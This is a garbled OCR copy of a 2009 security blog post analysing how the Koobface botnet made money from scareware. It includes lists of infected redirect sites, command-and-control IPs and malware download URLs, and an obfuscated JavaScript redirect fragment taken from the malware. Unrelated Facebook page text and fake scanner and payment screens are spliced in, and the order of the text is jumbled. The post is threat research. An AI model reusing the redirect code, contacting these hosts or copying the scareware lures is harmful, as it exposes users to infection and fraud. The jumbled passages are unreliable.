microscoop .net/fantasticttube

momentsbypat .com/pub1icm0vie

mtn-ejendomme .dk/mmyacti0n

565

nadiottawa .org/pub1icc1ips

naestved-sportscollege .dk/amalzlngacti0n

nicalandnow .com/uncens0redvlds

odyssey-consultants .com/amalzlngvide0

odyssey-consultants .com/mmym0vie

onlyfun .se/extrlmec1ip

pridesoccer .com/privalec1ips

quicksilver-direct .com/amalzlngfi1m

reddoorchina .com/mmyvlds

relivery .com/extrlmesh0w

ristorocasanova .it/youtube.com

sanfranciscocookie .com/fantasticfi1ms

sarkos .ch/fuunnyperf0rmans

saudiclubs .org/fantasticvlds

sauipeswimwear .com/c00lm0vie

schoolofhiphop .no/freeefi1ms

senegalinfoservices .com/bestacti0n

squashigualada .com/extrlmevlds

starcraftdream .com/fuunnyvlds

stm.frihost .org/freeefi1m

stringer .no/uncens0redacti0n

sttmedia .se/fantastictw

taia.com .br/uncens0reddwd

thefurniturewarehouse .net/mmym0vies

theidusshop .com/pub1ictw

thepinflow .com/meggash0w

thorsen-meyer .dk/bestc1ips

tivity .dk/amalzlngm0vie

tivity .dk/fantasticfi1ms

tizianamaniezzo .com/fantasticc1ips

tohva .org/bestacti0n

troop270 .nwsc.org/fuunnydwd

txmurphys .com/c00lfi1m

tybjerglillebakkervand .dk/privalem0vie

vagnpfisk .dk/privalem0vie

vivaipirovano .com/youtube.com

xanchise .com/c00lc1ip

yurafting .com/amalzlngvlds

[19]Sampled Koobface binary now phones back to **bianca.trinityonline .biz/.sys/?action=ldgen &v=14** and **bianca.trinityonline .biz/.sys/?action=ldgen &a=590837698 &v=14 &l=1000 &c _fb=0 &c _ms=0 &c _hi=0 &c _tw=0**

&c _be=0 &c _tg=0 &c _nl=0. 69.163.147.203 - Email: email@darrenjames.net, with the latest Koobfae update modules detected as follows - **61.235.117.83 /bin/[20]v2prx.exe**; **61.235.117.83 /bin/[21]pp.12.exe**

The "Koobface botnet and the 40 cybercriminals" (**2008 ali baba and 40 , LLC**) have not just started monetizing the infected hosts, they’re using multiple layers of monetization to do so.

Related posts:

[22]Movement on the Koobface Front - Part Two

[23]Movement on the Koobface Front

[24]Koobface - Come Out, Come Out, Wherever You Are

[25]Dissecting Koobface Worm’s Twitter Campaign

[26]Dissecting the Koobface Worm’s December Campaign

[27]Dissecting the Latest Koobface Facebook Campaign

[28]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [29]Dancho Danchev’s blog.

1. http://blog.trendmicro.com/pick-your-poison-koobface-or-fakeav/

2.

http://www.virustotal.com/analisis/5daf7fb19bea76e5b438b69f72d75b8006ca0dfbfb68a0c43466b3e1bfd0c220-12532

90342

3. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

4.

http://www.virustotal.com/analisis/7f1a848c42f548715b3ae28a7033c6d9b3dc64630f62ecb8b72b658dfc18f86e-12532

89574

5.

http://www.virustotal.com/analisis/8b6b0105d5bd4b374e1fb826ce69874c2c5fc3430507d439547c4a81e0e778db-12532

89585

6. http://garwarner.blogspot.com/2009/09/koobface-wrecks-search-results.html

7. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

8. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

9. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

10. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

11.
http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAA

AAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

12. http://whois.domaintools.com/61.235.117.83

13.
http://en.wikipedia.org/wiki/Ali_Baba_and_the_Forty_Thieves
_%281944_film%29

14. http://en.wikipedia.org/wiki/Ali_Baba

15.
http://www.virustotal.com/analisis/f9927cedb08e47c838772
a791dd476924c7ca9c9c193ffd7b8b16b99a8455602-12530

34136

16. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-
of-fake-security_27.html

17.
http://www.virustotal.com/analisis/fc49e1fb731ae959262b22
37494e0cd39e1c5399f4fd56a1e40276053a0e693f-12531

14398

18.
http://www.virustotal.com/analisis/9c23d2c48bc5912869f2cc
ee1cf8798cb8b9f466996c96538546c7466ae710ef-12530

34570

19.
http://www.virustotal.com/analisis/15a4092d1af66a5a12655
732f5fd3bf77015be8cc334094575222b0b71056e90-12530

25400

20.
http://www.virustotal.com/analisis/4e334d1637ab18624c0c500d77e990470b52254dd73e6e689a89a4238947278e-12530

35704

21.
http://www.virustotal.com/analisis/2fb995fc38c855a38e8094c589d58227ac5836956b0d88b0c3a4cdae47f3374e-12530

35776

22. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

23. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

24. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html


25. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

26. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

27. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

28. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

29. http://ddanchev.blogspot.com/



Flash Player upgrade required
You must download and install the latest version of the Adobe Flash Player to view this content.

Welcome to Video

Share your personal videos.
Upload and tag videos of you and your friends on Facebook. Upload a new video

Record and send video messages.
Use your webcam to record yourself in a video message. Record a video message

Publish videos from your mobile.
Send mobile videos via email or MMS to your personal upload address.

Latest Videos
Hong Kong
by Bruno Carlot
0:58
View Bruno's Videos (1)
View All Latest Videos...

Recently Tagged Friends
None of your friends are tagged... yet.

Create an Ad
Free membership offer
JOIN FREE NOW
connect
Join Connect by Hertz and enjoy a year's free membership, for a limited time only. Click, book, drive today from just £3.95 per hour.

Build your credit now
Capital One Classic
Best card to rebuild your credit rating
34.9% APR
Typical (Variable)
Vanquis Visa
Flexible acceptance criteria
39.9% APR
Typical (Variable)
TotallyMoney.com

Facebook © 2009 English (US) About Advertising Developers Careers Terms Find Friends Privacy Mobile Help Center

Koobface Botnet’s Scareware Business Model (2009-09-16 20:45)

UPDATE1: TrendMicro just confirmed the ongoing [1]double-layer monetization of Koobface. Meanwhile, the gang is rotating the scareware domains with new ones pushed by popup.php, followd by two recently updated Koobface

components.

The [2]new scareware domains **kjremover .info**; **lrxsoft .info** - 212.117.160.21 - Email: niclas@i.ua actually

[3]download it from the well known **q2bf0fzvjb5ca .cn** portfolio, which phones back to the same domains listed

previously, with only a slight change in the filename - **urodinam .net/8732489273.php**. The generic detection rate for the updated components (**61.235.117.83 /bin/[4]get.exe**; **61.235.117.83 /bin/[5]v2webserver.exe**) with get.exe phoning back to a domain parked at the takedown-proof, China-based **61.235.117.83**, in particular **gdehochesh**

.com/adm/index.php.


Just like Conficker, the [6]Koobface botnet is no stranger to the [7]scareware business model and the poten-

tial for monetization of the hundreds of thousands of infected hosts.

However, changes made in the campaign structure of the Koobface botnet during the last couple of days, indi-

cate that the Koobface gang has embedded a pop-up at each and every host that's automatically rotation different scareware brands. **They're now officially monetizing the botnet using a scareware business model**.

Let's analyze the latest changes introduced by the Koobface gang over the last couple of days and emphasize



```
// KROTEG
var pjirxkbd5 = [
['facebook.com',  'fb2'],
['tagged.com',    'tg/view'],
['friendster.com','fr'],
['myspace.com',   'ms'],
['msplinks.com',  'ms'],
['lnk.ms',  'ms'],
['myyearbook.com','yb'],
['fubar.com',     'fu'],
['twitter.com',   'tw'],
['hi5.com',       'hi5'],
['bebo.com',      'be']
];
var wnfcxtduvzylepjq0 = [
'90.40.184.169',
'86.108.61.148',
'84.64.214.75',
'98.223.195.115',
'79.182.34.126',
'96.28.136.220',
'75.74.201.232',
'77.127.118.15',
'4.154.55.209',
'94.196.173.166',
'87.68.50.238',
'213.6.97.76',
'72.128.68.118',
'68.90.178.26',
'201.223.24.185'];
var soacbwrux6 = '', folgacrpi6 = '', rywgpm5 = '', ycmgfseajzkihwxpovbu2 = '';
var roatjfdxecqzuniygm6 = '' + eval('doc'+soacbwrux6+'ume'+folgacrpi6+'nt.r'+rywgpm5+'efer'+ycmgfseajzkihwxpovbu2+'rer'), uojdpitksbal0 = '';
for (var wszeporltvcxnfj5 = 0; wszeporltvcxnfj5 < pjirxkbd5.length; wszeporltvcxnfj5 ++) {
    if ((roatjfdxecqzuniygm6.indexOf(pjirxkbd5[wszeporltvcxnfj5][0]) != -1)) {
               uojdpitksbal0 = '/f=' + pjirxkbd5[wszeporltvcxnfj5][1];
               break;
```

on the monetization tactics introduced by the gang.


[8]Next to [9]insulting, showing [10]gratitude, the [11]Koobface gang also has a (black) sense of humor - within one of the directories at the takedown-proof command and control used by the gang in China ([12]61.235.117.83; at

61.235.117.83/bin in particular) they've left the following message " **2008 ali baba and 40, LLC**". [13]Ali Baba and the Forty Thieves is a 1944 film based on the original [14]Ali Baba character.

Compared to previous campaigns relying on centralized command and control and redirection points – making

them easy to shut down – the ongoing Facebook campaigns are dynamically redirecting to IPs within the Koobface

network, which combined with their use of compromised legitimate sites is supposed to make the take down of their campaigns a bit more time consuming.



License error!

The license control center has detected an outdated or unknown software license.

Database update error!

The database is out of date. Some components are not working correctly. Update your software immediately!


Security under threat!

The component providing security has detected a critically low level of protection. Make sure that all

That’s, of course, not the case since undermining their monetization approaches undermines the monetary value of their campaigns, which is what they’re after this time. The Koobface gang has now embedded a single line within each and every infected host used in the campaign, in order to not only attempt to infect new visitors with the Koobface malware itself, but to also trick them into installing the scareware which is rotated as usual.

dangerWindAdr = 61.235.117.83/ popup.php loads on each and every Facebook spoof page part of the bot-

net and is then redirecting the most popular scareware template, the **My computer Online Scan**.



The first scareware domain used in the last 48 **ryacleaner .info/hitin.php?affid=02979** (212.117.160.21l parked there as also **eljupdate .info** Email: niclas@i.ua and **dercleaner .info** Email: niclas@i.ua) was serving setup.exe which is downloading the actual [15]scareware executable from **mt3pvkfmpi7de .cn/get.php?id=02979** (220.196.59.23).

What’s so special about this domain? It was last profiled in the [16]A Diverse Portfolio of Fake Security Software -

Part Twenty Three with the entire portfolio of .cn domains parked at the same IP registered under the same email -

robertsimonkroon@gmail.com.

The second scareware domain pushed by the Koobface during the last 24 hours, **gotrioscan .com/?uid=13301**

- 91.212.107.103 - momorule@gmail.com redirects to **plazec .info/22/?uid=13301 -** 91.212.107.103 - Email: bebrashe@gmail.com where the [17]scareware is served. Parked at the same IP is the rest of thescareware domains

portfolio pushed by Koobface:

in5id .com

in5ch .com

goscanback .com

goscanlook .com

gofatescan .com

goeachscan .com

gobackscan .com

goironscan .com

gotrioscan .com

ia-pro .com

iantivirus-pro .com

iantiviruspro .com

windoptimizer .com

woptimizer .com


in5cs .com

wopayment .com

in5st .com

zussia .info

573



Description:		Old price:	New price:
○	3 months license	~~$59.95~~	$39.95
○	1 year license	~~$79.95~~	$59.95
●	lifetime license	~~$99.95~~	$79.95

☐ Sign me up for a purchase of Lifetime Premium Support of only $19.95.

Enter your name and billing address (as it appears on your card)

First name:

Last name:

Street address:

City:

Zip:

Country: Please select country

State (for Canada and United States only): Please select state

Phone:

(example: +1-213-985-2933 (country-areacode-phone-number))

E-mail:

NOTICE: please type in your e-mail address CORRECTLY, in case your e-mail address is incorrect your order will not be accepted by our system.

Enter your Credit Card details:

Cardholder name:

Credit card number:

Credit card CVC/CVV2:

Credit card exp. date: 01 2009

plazec .info

gaudad .info

voided .info

gelded .info

tithed .info

botled .info

tented .info

fatted .info

unowed .info

wzand .info

searce .info

prarie .info

meyrie .info

pittie .info

penvie .info


figgle .info

sawme .info

droope .info

haere .info

scarre .info



accelerate your system with

Wind Optimizer

Compatible with: Windows 98/ME/2000/2003/XP/Vista

What does Wind Optimizer do?

1. Diagnoses and fixes hard drive problems.
2. Defragments, cleans, and rearranges the hard drive for optimized performance.
3. Quickly and permanently removes unwanted Internet cookies, cache, and temporary files that slow your computer's performance.
4. Speeds up your system by preventing the automatic loading of undesired software applications.
5. Identifies and fixes problems with the Windows registry, system files, and software applications.
6. Searches disks for deleted files and recovers them to their original state (available on XP only).
7. Safely and permanently removes sensitive files from your computer.
8. Allows you to easily see which software processes are running on your system and which ones are affecting its overall performance.
9. Enables you to customize Windows settings according to the way you use your computer
10. Maintains your PC with a click of the button

Product Details

- Download Size 1.6 MB
- Buy Now $ 29.95
- Version 1.0.0.2

System Requirements

- 300 MHz or faster processor
- 256 MB of RAM (512 MB recommended)
- 400 MB of available hard disk space
- CD-ROM or DVD drive for software installation on media
- Microsoft Internet Explorer® 6.0 or later
- Mozilla Firefox® 2.0 or later
- Super VGA (800x600) or higher resolution video adapter and monitor
- DirectX 8.0 or later for Performance Test™ by PassMark™ software*****

© Wind Optimizer 2009

undeaf .info

adjudg .info

wiving .info

slatch .info

bedash .info

dolchi .info

sighal .info

devicel .info

knivel .info

freckl .info

scrowl .info

usicam .info

spelem .info

vagrom .info


numben .info

speen .info

krapen .info

atwain .info

575



System errors detected. To prevent data lost system scanning is started

Scanning...

Object: C:\WINDOWS\ie\cxWebSnapD7.bpl

Hardware and security errors detected

Hardware errors

Perfomance of your PC is low due to a file system error. It was caused by the changes malicious software made in your system files and numerous open ports used by spyware to transfer your privacy data. Your personal data safety in danger.

Privacy information errors

Spyware has stolen your personal information.
You can see the contents of the stolen block below:
Country:
City:
IP Address:

Windows Internet Explorer

Windows is scanning your system for threats. The scanning is provided by our official partner Internet Antivirus Pro.
Please refrain from closing the window until the scanning is finished.
We highly recommend you to install the full version of Internet Antivirus Pro scanner to monitor your PC for threats and on-time security system updates.

declin .info

inclin .info

unclin .info

towton .info

grumio .info

stampo .info

extrip .info

polear .info

benber .info

kedder .info

erpeer .info

argier .info

fulier .info

lavyer .info

inquir .info

orodes .info

faites .info

beeves .info

quoifs .info

filths .info

broths .info

